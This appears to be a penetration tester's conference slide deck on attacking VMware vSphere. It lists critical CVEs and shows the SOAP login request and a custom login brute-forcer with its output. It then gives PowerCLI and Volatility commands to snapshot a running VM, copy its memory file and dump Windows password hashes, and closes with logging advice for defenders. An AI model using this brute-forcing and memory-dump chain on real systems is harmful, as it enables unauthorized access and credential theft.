

Post Exploitation and Attack Vectors in vSphere

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
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Introduction

- Daniel Sauder
- Penetration Testing
- Some DFIR


Why is this relevant?

Missing Network Separation, Lack of basic security



Now: 188.849 ports to VMware Authentication Deamon open, beginning of 2016: 85.000

Access to hell of a lot machines



(source: https://support.f5.com/content/dam/f5/kb/global/release_notes/apm_ve/apm_ve_10_2_1/bigip-vm-esx-screen.jpg)

Lot of old stuff in infrastructure

<input type="checkbox"/>	CRITICAL	VMware ESXi 5.5 < Build 3029944 OpenSLP RCE (VMSA-2015-0007)	Misc.	1
<input type="checkbox"/>	MEDIUM	ESXi 5.5 < Build 3248547 Shared Folders (HGFS) Guest Privilege Escalation (VMSA-2016-0001) (remote check)	Misc.	1
<input type="checkbox"/>	MEDIUM	SSL Certificate Cannot Be Trusted	General	1
<input type="checkbox"/>	MEDIUM	SSL Version 2 and 3 Protocol Detection	Service detection	1
<input type="checkbox"/>	INFO	Nessus SYN scanner	Port scanners	8
<input type="checkbox"/>	INFO	Service Detection	Service detection	5
<input type="checkbox"/>	INFO	Common Platform Enumeration (CPE)	General	1
<input type="checkbox"/>	INFO	Device Type	General	1
<input type="checkbox"/>	INFO	Host Fully Qualified Domain Name (FQDN) Resolution	General	1
<input type="checkbox"/>	INFO	HyperText Transfer Protocol (HTTP) Information	Web Servers	1
<input type="checkbox"/>	INFO	ICMP Timestamp Request Remote Date Disclosure	General	1
<input type="checkbox"/>	INFO	Nessus Scan Information	Settings	1
<input type="checkbox"/>	INFO	OpenSSL Detection	Service detection	1
<input type="checkbox"/>	INFO	OS Identification	General	1
<input type="checkbox"/>	INFO	SLP Server Detection (TCP)	Service detection	1
<input type="checkbox"/>	INFO	SLP Server Detection (UDP)	Service detection	1
<input type="checkbox"/>	INFO	SSL / TLS Versions Supported	General	1

Known Vulnerabilities & Attack Vectors

- CVE Details
- Only Score ≥ 9 (All: 40), some examples

1	CVE-2015-2342		Exec Code	2015-10-12	2015-10-13	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
The JMX RMI service in VMware vCenter Server 5.0 before u3e, 5.1 before u3b, 5.5 before u3, and 6.0 before u1 does not restrict registration of MBeans, which allows remote attackers to execute arbitrary code via the RMI protocol.													
2	CVE-2014-8373	264	+Priv	2014-12-11	2014-12-12	9.0	Admin	Remote	Low	Single system	Complete	Complete	Complete
The VMware Remote Console (VMRC) function in VMware vCloud Automation Center (vCAC) 6.0.1 through 6.1.1 allows remote authenticated users to gain privileges via vectors involving the "Connect (by) Using VMRC" function.													
3	CVE-2014-3790	264	Exec Code	2014-06-01	2014-06-21	9.0	None	Remote	Low	Single system	Complete	Complete	Complete
Ruby vSphere Console (RVC) in VMware vCenter Server Appliance allows remote authenticated users to execute arbitrary commands as root by escaping from a chroot jail.													
4	CVE-2014-1209	20		2014-04-11	2014-04-14	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
VMware vSphere Client 4.0, 4.1, 5.0 before Update 3, and 5.1 before Update 2 does not properly validate updates to Client files, which allows remote attackers to trigger the downloading and execution of an arbitrary program via unspecified vectors.													
5	CVE-2013-3658	22	Dir. Trav.	2013-09-10	2013-09-12	9.4	None	Remote	Low	Not required	None	Complete	Complete
Directory traversal vulnerability in VMware ESXi 4.0 through 5.0, and ESX 4.0 and 4.1, allows remote attackers to delete arbitrary host OS files via unspecified vectors.													
6	CVE-2013-3080	264	DoS Exec Code	2013-05-01	2013-05-01	9.0	None	Remote	Low	Single system	Complete	Complete	Complete
VMware vCenter Server Appliance (vCSA) 5.1 before Update 1 allows remote authenticated users to create or overwrite arbitrary files, and consequently execute arbitrary code or cause a denial of service, by leveraging Virtual Appliance Management Interface (VAMI) web-interface access.													
7	CVE-2013-3079	94		2013-05-01	2013-05-01	9.0	Admin	Remote	Low	Single system	Complete	Complete	Complete
VMware vCenter Server Appliance (vCSA) 5.1 before Update 1 allows remote authenticated users to execute arbitrary programs with root privileges by leveraging Virtual Appliance Management Interface (VAMI) access.													
8	CVE-2013-1405	287	DoS Exec Code Mem. Corr.	2013-02-15	2013-02-15	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
VMware vCenter Server 4.0 before Update 4b and 4.1 before Update 3a, VMware VirtualCenter 2.5, VMware vSphere Client 4.0 before Update 4b and 4.1 before Update 3a, VMware VI-Client 2.5, VMware ESXi 3.5 through 4.1, and VMware ESX 3.5 through 4.1 do not properly implement the management authentication protocol, which allow remote servers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors.													


Many dependencies

- Java
- Tomcat
- Linux
- glibc
- Windows
- ...
- Made as appliance, hardening is not easy

Java JRE from 2014

- The following VMware products are affected by the Oracle JRE vulnerability:
- Horizon View 6.x or 5.x
- Horizon Workspace Portal Server 2.1 or 2.0
- vCenter Operations Manager 5.8.x or 5.7.x
- vCloud Automation Center 6.0.1
- vSphere Replication prior to 5.8.0.2 or 5.6.0.3
- vRealize Automation 6.2.x or 6.1.x
- vRealize Code Stream 1.1 or 1.0
- vRealize Hyperic 5.8.x, 5.7.x or 5.0.x
- vSphere AppHA Prior to 1.1.x
- ...

Attack Vectors: Network Connections



Source: https://kb.vmware.com/selfservice/microsites/search.do?language=en_US&cmd=displayKC&externalId=2054806

All that makes opportunities for vulnerability research

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... VMWare joint PWN2OWN in 2016

<http://community.hpe.com/t5/Security-Research/Zero-Day-Initiative-announces-Pwn2Own-2016/ba-p/6831571#.VxOrR3oxCc3>

And success in 2017:

<https://threatpost.com/vmware-patches-pwn2own-vm-escape-vulnerabilities/124629/>

Further Attack Vectors

My Favourite: Admin ADS = Login
vSphere

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options




Proxy Listeners



Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners.

Add	Running	Interface	Invisible	Redirect	Certificate
Edit	<input checked="" type="checkbox"/>	*:443	<input checked="" type="checkbox"/>	https://172.16.189.142:443	Per-host
Remove					



Burp Suite Free Edition v1.6.01

Burp Intruder Repeater Window Help

TargetProxySpiderScannerIntruderRepeaterSequencerDecoderComparerExtenderOptionsAlerts

InterceptHTTP historyWebSockets historyOptions

Filter: Showing all items

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
9	https://172.16.189.142	GET	/client/clients.xml			200	551	XML	xml	
10	https://172.16.189.142	POST	/sdk			200	2814	XML		
11	https://172.16.189.142	POST	/sdk			200	2417	XML		
12	https://172.16.189.142	POST	/sdk			200	1118	XML		
13	https://172.16.189.142	POST	/sdk			200	710	XML		

RequestResponse

RawParamsHeadersHexXML

POST /sdk HTTP/1.1

User-Agent: VMware vSphere Client/6.0.0

Content-Type: text/xml; charset="utf-8"

SOAPAction: "urn:internalvim25/6.0"

Host: 172.16.189.1

Content-Length: 565

<soap:Envelope xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">

<soap:Header>

<operationID>71F12044-00000003</operationID>

</soap:Header>

<soap:Body>

<Login xmlns="urn:internalvim25">

<_this xsi:type="ManagedObjectReference" type="SessionManager" serverGuid="">ha-sessionmgr</_this>

<userName>root</userName>

<password>password</password>

<locale>de_DE</locale>

</Login>

</soap:Body>

</soap:Envelope>

?<+>

Type a search term

0 matches

Bruteforcing

- MSF module did not work for me
- so I wrote a bruteforcer

```
dax@ubuntu:~/dxvmtk$ python bruteforce.py
```

```
usage: bruteforce.py [-h] -s HOST [-o PORT] [-u USER] [-p PASSWORD]
                    [-U USERFILE] [-P PASSFILE] [-l] [-w] [-r ROUNDS]
                    [-S SECONDS]
```

optional arguments:

-h, --help show this help message and exit

-s HOST, --host HOST vSphere service to connect to

-o PORT, --port PORT Port to connect on

-u USER, --user USER User name to use when connecting to host, default=root

-p PASSWORD, --password PASSWORD

Password to use when connecting to host,

default=vmware

-U USERFILE, --userfile USERFILE

File with usernames

-P PASSFILE, --passfile PASSFILE

File with passwords

-l, --userlist iterate through user and password file simultaneously:

1st round take 1st line from user file and 1st line from password file, then 2nd line of each file for 2nd round, and so on. DEFAULT (without -l): Try each password for each user

-w, --wait Wait 120 seconds after 10 login attempts, use that eg for esxi 6

-r ROUNDS, --rounds ROUNDS

Use with -w, you can specify the rounds for waiting (wait 120 seconds after x login attempts)

-S SECONDS, --seconds SECONDS

Use with -w, you can specify how many seconds to wait

```
dax@ubuntu:~/dxvmtk$ python bruteforce.py -s 192.168.153.128 -u root -p password
* SUCCESS - user root password: password
```

```
dax@ubuntu:~/dxvmtk$ python bruteforce.py -s 192.168.153.128 -u root -P pass.txt
failed - user root password: 1234567
* SUCCESS - user root password: password
```

```
dax@ubuntu:~/dxvmtk$ head pass.txt
1234567
password
test1234
```

```
dax@ubuntu:~/dxvmtk$ head user.txt
daniel
root
```

```
dax@ubuntu:~/dxvmtk$ python bruteforce.py -s 192.168.153.128 -U user.txt -P pass.txt
-l
failed - user daniel password: 1234567
* SUCCESS - user root password: password
failed - user karl password: test1234
```

Postexploitation

- scripting (Python, Powershell...)
- automate attacks
- mount vmdk files
- attack other machines
- List inventory
- Get sensitive files and information
- Focus of my current research

Get credentials from a running machine

Connect to Server

```
PowerCLI C:\> Connect-VIServer -Server 192.168.153.128 -User root -Password password
PowerCLI C:\> Get-PSDrive
```

Name	Used (GB)	Free (GB)	Provider	Root
...	cut ...			
vi			VimInventory	\LastConnectedVCenterSe...
vis			VimInventory	\
vmstore			VimDatastore	\LastConnectedVCenterSe...
vmstores			VimDatastore	\
WSMan			WSMan	

```
PowerCLI C:\temp> cd vmstore:
```

```
PowerCLI vmstore:\> dir
```

LastWriteTime	Type	Length	Name
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	Datacenter		ha-datacenter

```
PowerCLI vmstore:\> cd ha-datacenter\datastore1\Win2008-01
```

Make snapshot

```
PowerCLI vmstore:\ha-datacenter\datastore1\Win2008-01> New-Snapshot -Name  
Snap01 -VM Win2008-01 -memory
```

Name	Description	PowerState
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Snap01		PoweredOn

```
PowerCLI vmstore:\ha-datacenter\datastore1\Win2008-01> dir *.vmem
```

Datastore path: [datastore1] Win2008-01

LastWriteTime	Type	Length	Name
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16.03.2016 03:04	File	1073741824	Win2008-01-Snapsh...

Copy mem file

```
PowerCLI vmstore:\ha-datacenter\datastore1\Win2008-01> Copy-DatastoreItem -Item .\Win2008-01-Snapshot1.vmem c:\users\dax\documents
```

Get Credentials

```
PowerCLI C:\Users\dax\Documents> .\volatility-2.5.standalone.exe -f .\Win2008-01-Snapshot5.vmem  
imageinfo
```

```
PowerCLI C:\Users\dax\Documents> .\volatility-2.5.standalone.exe hivelist -f .\Win2008-01-  
Snapshot5.vmem --profile=Win2008R2SP0x64
```

Volatility Foundation Volatility Framework 2.5

Virtual	Physical	Name
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... cut ...

0xfffff8a004b27010	0x0000000035316010	\SystemRoot\System32\Config\SECURITY
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0xfffff8a004ba8410	0x0000000034da0410	\SystemRoot\System32\Config\SAM
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0xfffff8a00000d010	0x0000000000b07010	[no name]
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0xfffff8a000024010	0x0000000001a6c010	\REGISTRY\MACHINE\SYSTEM
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```
PowerCLI C:\Users\dax\Documents> .\volatility-2.5.standalone.exe hashdump -f .\W  
in2008-01-Snapshot5.vmem --profile=Win2008R2SP0x64 -y 0xfffff8a000024010 -s 0xff  
fff8a004ba8410
```

Volatility Foundation Volatility Framework 2.5

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4b8a24567c4d65524dc633b0c51dd  
efc:::
```


Events & Logging

- log network connections to the esxi servers
- log logins
- log changes to vms
- log creation of snapshots
- log reboots and uploads

Relevant log file entries in the vmware.log file for snapshots
The log for can be found in the datastore:

